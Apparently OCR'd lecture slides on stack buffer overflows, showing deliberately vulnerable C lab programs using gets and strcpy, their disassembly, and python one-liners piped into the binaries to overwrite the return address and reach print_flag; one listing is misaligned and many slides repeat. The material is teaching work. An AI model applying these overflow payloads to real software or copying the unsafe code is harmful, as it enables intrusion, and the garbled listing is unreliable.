    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```




Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```



Buffer Overflow Example: overflowlocal1

```
000012c4 <vulfoo>:
    12c4:   55                  push   ebp
    12c5:   89 e5               mov    ebp,esp
    12c7:   83 ec 18            sub    esp,0x18
    12ca:   8b 45 08            mov    eax,DWORD PTR [ebp+0x8]
    12cd:   89 45 f4            mov    DWORD PTR [ebp-0xc],eax
    12d0:   83 ec 08            sub    esp,0x8
    12d3:   ff 75 0c            push   DWORD PTR [ebp+0xc]
    12d6:   8d 45 ee            lea    eax,[ebp-0x12]
    12d9:   50                  push   eax
    12da:   e8 fc ff ff ff      call   12db <vulfoo+0x17>
    12df:   83 c4 10            add    esp,0x10
    12e2:   83 7d f4 00         cmp    DWORD PTR [ebp-0xc],0x0
    12e6:   74 07               je     12ef <vulfoo+0x2b>
    12e8:   e8 10 ff ff ff      call   11fd <print_flag>
    12ed:   eb 10               jmp    12ff <vulfoo+0x3b>
    12ef:   83 ec 0c            sub    esp,0xc
    12f2:   68 45 20 00 00      push   0x2045
    12f7:   e8 fc ff ff ff      call   12f8 <vulfoo+0x34>
    12fc:   83 c4 10            add    esp,0x10
    12ff:   b8 00 00 00 00      mov    eax,0x0
    1304:   c9                  leave
    1305:   c3                  ret
```



Buffer Overflow Example: code/overflowlocal 64-bit

```c
int vulfoo(int i, char* p)
{
 int j = i;
 char buf[6];

 strcpy(buf, p);

 if (j)
  print_flag();
 else
  printf("I pity the fool!\n");

 return 0;
}

int main(int argc, char *argv[])
{
 if (argc == 2)
  vulfoo(0, argv[1]);
}
```

```
000000000000125e <vulfoo>:
    125e:   55                      push   rbp
    125f:   48 89 e5                mov    rbp,rsp
    1262:   48 83 ec 20             sub    rsp,0x20
    1266:   89 7d ec                mov    DWORD PTR [rbp-0x14],edi
    1269:   48 89 75 e0             mov    QWORD PTR [rbp-0x20],rsi
    126d:   8b 45 ec                mov    eax,DWORD PTR [rbp-0x14]
    1270:   89 45 fc                mov    DWORD PTR [rbp-0x4],eax
    1273:   48 8b 55 e0             mov    rdx,QWORD PTR [rbp-0x20]
    1277:   48 8d 45 f6             lea    rax,[rbp-0xa]
    127b:   48 89 d6                mov    rsi,rdx
    127e:   48 89 c7                mov    rdi,rax
    1281:   e8 aa fd ff ff          call   1030 <strcpy@plt>
    1286:   83 7d fc 00             cmp    DWORD PTR [rbp-0x4],0x0
    128a:   74 0c                   je     1298 <vulfoo+0x3a>
    128c:   b8 00 00 00 00          mov    eax,0x0
    1291:   e8 f3 fe ff ff          call   1189 <print_flag>
    1296:   eb 0c                   jmp    12a4 <vulfoo+0x46>
    1298:   48 8d 3d a6 0d 00 00    lea    rdi,[rip+0xda6]   # 2045 <_IO_stdin_used+0x45>
    129f:   e8 9c fd ff ff          call   1040 <puts@plt>
    12a4:   b8 00 00 00 00          mov    eax,0x0
    12a9:   c9                      leave
    12aa:   c3                      ret
```

Exercise: code/overflowlocal2

```
int vulfoo(int i, char* p)
{
  int j = i;
  char buf[6];

  strcpy(buf, p);

  if (j == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  return 0;
}

int main(int argc, char *argv[])
{
  vulfoo(argc, argv[1]);
}
```

Usable Shell Command

Run a program and use another program’s output as a parameter


```
./program $(python3 -c "print ('\x12\x34’*5)")
```

Compute some data and redirect the output to another program’s stdin

```
python3 -c "print ('A'*18+'\x2d\x62\x55\x56' + 'A'*4 + '\x78\x56\x34\x12’)" | ./program
```

What is on a function stack?

- Local variables
  - Data-only Attack
- Saved ebp
  - Fake function stack frame
- Return address
  - Return to shellcode
  - ROP
- Callee's parameters
  - Return to a function with parameters
  - Return to libc
- …



Overwrite RET
Control-flow Hijacking

Return address and Function frame pointer

Saved (old) EBP/RBP (frame pointer, data pointer) and **saved EIP/RIP** (RET, return address, code pointer) are stored on the stack.

What prevents a program/function from writing/changing those values?

Stack-based Buffer Overflow

- An attacker can overwrite the saved **EIP/RIP** value on the stack
  - The attacker's goal is to change a saved EIP/RIP value to point to attacker's data/code
  - Where the program will start executing the attacker's code

- One of the most common vulnerabilities in C and C++ programs.

Buffer Overflow Example: overflowret1_32

```
int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;
}

int main(int argc, char *argv[])
{
  printf("The addr of print_flag is %p\n", print_flag);
  vulfoo();
  printf("I pity the fool!\n");
}
```


gets()

- gets() reads a line from stdin into the buffer pointed to by s until either a terminating newline or EOF, which it replaces with a null byte ('\0').


- No check for buffer overrun is performed (see BUGS below).

- An unsafe function. Never use this when you program.


```
00001338 <vulfoo>:
    1338:   f3 0f 1e fb          endbr32
    133c:   55                   push   ebp
    133d:   89 e5                mov    ebp,esp
    133f:   83 ec 18             sub    esp,0x18
    1342:   83 ec 0c             sub    esp,0xc
    1345:   8d 45 f2             lea    eax,[ebp-0xe]
    1348:   50                   push   eax
    1349:   e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:   83 c4 10             add    esp,0x10
    1351:   b8 00 00 00 00       mov    eax,0x0
    1356:   c9                   leave
    1357:   c3                   ret
```



```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb             endbr32
    133c:    55                      push  ebp
    133d:    89 e5                   mov   ebp,esp
    133f:    83 ec 18                sub   esp,0x18 sub
    1342:    83 ec 0c                esp,0xc
    1345:    8d 45 f2                lea   eax,[ebp-0xe] push  eax
    1348:    50                      call 134a <vulfoo+0x12> add
    1349:    e8 fc ff ff ff          esp,0x10
    134e:    83 c4 10                mov   eax,0x0
    1351:    b8 00 00 00 00 leave ret
    1356:    c9 c3
    1357:
```




```
00001338 <vulfoo>:
  1338:   f3 0f 1e fb         endbr32
  133c:   55                  push   ebp
  133d:   89 e5               mov    ebp,esp
  133f:   83 ec 18            sub    esp,0x18
  1342:   83 ec 0c            sub    esp,0xc
  1345:   8d 45 f2            lea    eax,[ebp-0xe]
  1348:   50                  push   eax
  1349:   e8 fc ff ff ff      call   134a <vulfoo+0x12>
  134e:   83 c4 10            add    esp,0x10
  1351:   b8 00 00 00 00      mov    eax,0x0
  1356:   c9                  leave
  1357:   c3                  ret
```




```
00001338 <vulfoo>:
   1338:   f3 0f 1e fb        endbr32
   133c:   55                 push   ebp
   133d:   89 e5              mov    ebp,esp
   133f:   83 ec 18           sub    esp,0x18
   1342:   83 ec 0c           sub    esp,0xc
   1345:   8d 45 f2           lea    eax,[ebp-0xe]
   1348:   50                 push   eax
   1349:   e8 fc ff ff ff     call   134a <vulfoo+0x12>
   134e:   83 c4 10           add    esp,0x10
   1351:   b8 00 00 00 00     mov    eax,0x0
   1356:   c9                 leave
   1357:   c3                 ret
```

ebp


esp




```
00001338 <vulfoo>:
  1338:    f3 0f 1e fb        endbr32
  133c:    55                 push   ebp
  133d:    89 e5              mov    ebp,esp
  133f:    83 ec 18           sub    esp,0x18
  1342:    83 ec 0c           sub    esp,0xc
  1345:    8d 45 f2           lea    eax,[ebp-0xe]
  1348:    50                 push   eax
  1349:    e8 fc ff ff ff     call   134a <vulfoo+0x12>
  134e:    83 c4 10           add    esp,0x10
  1351:    b8 00 00 00 00     mov    eax,0x0
  1356:    c9                 leave
  1357:    c3                 ret
```



```
00001338 <vulfoo>:
   1338:    f3 0f 1e fb          endbr32
   133c:    55                   push   ebp
   133d:    89 e5                mov    ebp,esp
   133f:    83 ec 18             sub    esp,0x18
   1342:    83 ec 0c             sub    esp,0xc
   1345:    8d 45 f2             lea    eax,[ebp-0xe]
   1348:    50                   push   eax
   1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
   134e:    83 c4 10             add    esp,0x10
   1351:    b8 00 00 00 00       mov    eax,0x0
   1356:    c9                   leave
   1357:    c3                   ret
```



```
00001338 <vulfoo>:
  1338:   f3 0f 1e fb         endbr32
  133c:   55                  push   ebp
  133d:   89 e5               mov    ebp,esp
  133f:   83 ec 18            sub    esp,0x18
  1342:   83 ec 0c            sub    esp,0xc
  1345:   8d 45 f2            lea    eax,[ebp-0xe]
  1348:   50                  push   eax
  1349:   e8 fc ff ff ff      call   134a <vulfoo+0x12>
  134e:   83 c4 10            add    esp,0x10
  1351:   b8 00 00 00 00      mov    eax,0x0
  1356:   c9                  leave
  1357:   c3                  ret
```




```
00001338 <vulfoo>:
   1338:   f3 0f 1e fb        endbr32
   133c:   55                 push   ebp
   133d:   89 e5              mov    ebp,esp
   133f:   83 ec 18           sub    esp,0x18
   1342:   83 ec 0c           sub    esp,0xc
   1345:   8d 45 f2           lea    eax,[ebp-0xe]
   1348:   50                 push   eax
   1349:   e8 fc ff ff ff     call   134a <vulfoo+0x12>
   134e:   83 c4 10           add    esp,0x10
   1351:   b8 00 00 00 00     mov    eax,0x0
   1356:   c9                 leave
   1357:   c3                 ret
```


ebp

eax = ebp - 0xe

esp




```
00001338 <vulfoo>:
  1338:   f3 0f 1e fb         endbr32
  133c:   55                  push   ebp
  133d:   89 e5               mov    ebp,esp
  133f:   83 ec 18            sub    esp,0x18
  1342:   83 ec 0c            sub    esp,0xc
  1345:   8d 45 f2            lea    eax,[ebp-0xe]
  1348:   50                  push   eax
  1349:   e8 fc ff ff ff      call   134a <vulfoo+0x12>
  134e:   83 c4 10            add    esp,0x10
  1351:   b8 00 00 00 00      mov    eax,0x0
  1356:   c9                  leave
  1357:   c3                  ret
```



```
00001338 <vulfoo>:
   1338:    f3 0f 1e fb        endbr32
   133c:    55                 push   ebp
   133d:    89 e5              mov    ebp,esp
   133f:    83 ec 18           sub    esp,0x18
   1342:    83 ec 0c           sub    esp,0xc
   1345:    8d 45 f2           lea    eax,[ebp-0xe]
   1348:    50                 push   eax
   1349:    e8 fc ff ff ff     call   134a <vulfoo+0x12>
   134e:    83 c4 10           add    esp,0x10
   1351:    b8 00 00 00 00     mov    eax,0x0
   1356:    c9                 leave
   1357:    c3                 ret
```

ebp


esp



```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

```
mov esp, ebp
pop ebp
```

esp, ebp




```
00001338 <vulfoo>:
  1338:   f3 0f 1e fb          endbr32
  133c:   55                   push   ebp
  133d:   89 e5                mov    ebp,esp
  133f:   83 ec 18             sub    esp,0x18
  1342:   83 ec 0c             sub    esp,0xc
  1345:   8d 45 f2             lea    eax,[ebp-0xe]
  1348:   50                   push   eax
  1349:   e8 fc ff ff ff       call   134a <vulfoo+0x12>
  134e:   83 c4 10             add    esp,0x10
  1351:   b8 00 00 00 00       mov    eax,0x0
  1356:   c9                   leave
  1357:   c3                   ret
```

```
mov esp, ebp
pop ebp
```

esp

ebp -> main's stack frame



eip = RET

```
00001338 <vulfoo>:
  1338:   f3 0f 1e fb        endbr32
  133c:   55                 push   ebp
  133d:   89 e5              mov    ebp,esp
  133f:   83 ec 18           sub    esp,0x18
  1342:   83 ec 0c           sub    esp,0xc
  1345:   8d 45 f2           lea    eax,[ebp-0xe]
  1348:   50                 push   eax
  1349:   e8 fc ff ff ff     call   134a <vulfoo+0x12>
  134e:   83 c4 10           add    esp,0x10
  1351:   b8 00 00 00 00     mov    eax,0x0
  1356:   c9                 leave
  1357:   c3                 ret
```

```
mov esp, ebp
pop ebp
```


Overwrite RET

```
00001338 <vulfoo>:
    1338:    f3 0f 1e fb          endbr32
    133c:    55                   push   ebp
    133d:    89 e5                mov    ebp,esp
    133f:    83 ec 18             sub    esp,0x18
    1342:    83 ec 0c             sub    esp,0xc
    1345:    8d 45 f2             lea    eax,[ebp-0xe]
    1348:    50                   push   eax
    1349:    e8 fc ff ff ff       call   134a <vulfoo+0x12>
    134e:    83 c4 10             add    esp,0x10
    1351:    b8 00 00 00 00       mov    eax,0x0
    1356:    c9                   leave
    1357:    c3                   ret
```

ebp

eax = ebp - 0xe

esp




Exploit will be something like:

```
python2 -c "print 'A'*18+'\xfd\x55\x55\x56'" | ./bufferoverflow_overflowret1_32
```

What is on a function stack?


- Local variables
  - Data-only Attack
- Saved ebp
  - Fake function stack frame
- Return address
  - Return to shellcode
  - ROP
- Callee’s parameters
  - Return to a function with parameters
  - Return to libc
- …




Buffer Overflow Example: overflowret2_32

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n", printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()

{
  char buf[6];



  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```




```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");

  exit(0);}

int vulfoo()
{
  char buf[6];


  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```



```
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

esp, ebp





```
mov esp, ebp
pop ebp
ret
```

```c
int printsecret(int i)
{
  if (i == 0x12345678)
    print_flag();
  else
    printf("I pity the fool!\n");


  exit(0);}

int vulfoo()
{
  char buf[6];

  gets(buf);
  return 0;}

int main(int argc, char *argv[])
{
  printf("The addr of printsecret is %p\n",
printsecret);
  vulfoo();
  printf("I pity the fool!\n");
}
```

ebp = AAAA

esp

